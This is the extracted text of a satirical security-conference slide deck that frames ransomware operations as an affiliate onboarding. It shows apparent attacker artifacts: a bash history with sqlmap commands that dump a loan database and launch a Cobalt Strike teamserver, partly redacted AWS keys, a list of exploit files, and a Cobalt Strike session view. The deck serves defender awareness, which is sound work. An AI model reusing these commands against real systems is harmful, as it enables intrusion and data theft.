

Ransomware Affiliate Orientation

Andrew Lemon

@lemonitup

<https://www.linkedin.com/in/lemonitup/>



WHOAMI



Principal Security Engineer/CEO of Red Threat
10 years of Security Experience (Paid)
20 years of Security Experience “Unpaid”

Fun Fact: 3 career Goals
Talk at Defcon
Get a CVE
Steal a ‘fake’ baby (legally; on a physical pentest)

!DISCLAIMER!

The content provided in this hacking class is intended solely for malicious purposes to enhance the balance of your crypto wallets. Attendees and participants are strictly cautioned against utilizing any techniques, methodologies, or information learned in this class for blue team activities. Any defensive knowledge gained from this presentation is an unintended consequence. No seriously that's a joke don't be a jerk.


Welcome to your first day at





RANSOM CORP

The industry leader in encryption

About the company



Protect Yourself



What is TorGhost ?

TorGhost is an anonymization script. TorGhost redirects all internet traffic through SOCKS5 tor proxy. DNS requests are also redirected via tor, thus preventing DNSLeak. The scripts also disables unsafe packets exiting the system. Some packets like ping request can compromise your identity.

<https://github.com/SusmithKrishnan/torghost>

Protect The Company

Directory listing for /

- [Bisq.lnk](#)
- [Cobaltstrike/](#)
- [desktop.ini](#)
- [DHL/](#)
- [dhl-group-logo \(2\).png](#)
- [DHL.html](#)
- [Discord.lnk](#)
- [donut.exe](#)
- [f.msh](#)
- [f.pdf](#)
- [fud.exe](#)
- [fud.url](#)
- [fud.zip](#)
- [hi.txt](#)
- [hi.vbs](#)
- [hi.xml](#)
- [home.html](#)
- [im.reg](#)
- [input_email.txt](#)

```
Untitled.bash_history x  Untitled(1).bash_history x  ini x  Untitled(2).bash_history x  Untitled(3).ba
15 apt install python3-pip
16 pip3 install sqlmap
17 vim 1.txt
18 sqlmap -r 1.txt --technique S
19 sqlmap -r 1.txt --dbs
20 rm -rf /root/.local/share/sqlmap/output/tima.vn
21 sqlmap -r 1.txt --threads 10
22 sqlmap -r 1.txt --threads 10 --dbs
23 sqlmap -r 1.txt --threads 10 -D TimaAffiliate -T tblLoan --dump
24 sqlmap -r 1.txt --threads 10 -D TimaAffiliate --tables
25 sqlmap -r 1.txt --threads 10 -D TimaAffiliate -T tblLoan --dump
26 ls
27 7z x CobaltStrike4.7.7z
28 clear
29 ls
30 cd CobaltStrike4.7/
31 ls
32 ./teamserver
33 chmod +x teamserver
34 ./teamserver 38.145.203.20 Mafia@123!
35 chmod +x TeamServerImage
```

Directory listing for /.aws/

- [credentials](#)

```
C:\Users\rewle\Downloads\credentials(4) - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
1 [default]
2 aws_access_key_id = AKIA4OHBTO[REDACTED]
3 aws_secret_access_key = WAXISPiEhNltpkqvAn[REDACTED]
4
```

kali-linux-2023.1-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

Home x kali-linux-2023.1-vmware-... x

Applications

File Actions Edit View Help

root@kali: /opt/cloudfox



root@kali: ~/cloudfox/cloudfox...QDYN4KX5PM4K-85517162

(root@kali)-[/opt/cloudfox]



aws sts get-caller-identity --query Account --output text

85517

Our process













Our Tools



Manuals: <https://talosintelligence.com/resources/302>

Initial Access

- Scan away
- Spray and Pray
- Pay to Play
- Zero day

<input type="checkbox"/>		CVE-2019-2725Scanner.rar
<input type="checkbox"/>		CVE-2019-7238_Edit.py
<input type="checkbox"/>		CVE-2020-1472NetLogon privilege escalation vulnerability.pdf
<input type="checkbox"/>		CVE-2021-1675_exp.7z
<input type="checkbox"/>		CVE-2021-1732-Exploit-main.zip
<input type="checkbox"/>		CVE-2021-1732_Exploit.cpp
<input type="checkbox"/>		CVE-2021-1732 research and exploit development.pdf
<input type="checkbox"/>		CVE-2021-22005_PoC_Fix.py
<input type="checkbox"/>		CVE-2021-22555.zip
<input type="checkbox"/>		CVE-2021-25646_Batch POC.py


Getting To Know Our customers

Use OSINT to determine

- Revenue
- Industry
- Decision Makers
- Customers



Escalating Access




The screenshot shows the Cobalt Strike interface. The top window displays a network diagram with three nodes: a brick wall (Firewall), a computer labeled "jin.stevens WS1 @ 816", and another computer labeled "jin.stevens FILESERVER @ 3008". Arrows indicate connections between these nodes. Below the network diagram is a table titled "Processes 10.10.10.7@3008 X".

PID	PPID	Name	Arch	Session	User
0	0	[System Process]			
4	0	System	x64	0	
1780	812	taskhost.exe	x64	1	CORPAdministrator
2000	1972	explorer.exe	x64	1	CORPAdministrator
2240	1860	ServerManager.exe	x64	1	CORPAdministrator
2584	2000	vmtoolsd.exe	x64	1	CORPAdministrator
3008	560	wsmprovhost.exe	x64	0	CORPjin.stevens
780	500	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
864	500	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
284	500	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
596	500	svchost.exe	x64	0	NT AUTHORITY\NETWORK SER...

At the bottom of the interface, there are buttons for "Kill", "Refresh", "Inject", "Log keystrokes", "Screenshot", "Steal Token", and "Help".

Maintaining Access



Account Policies/Password Policy

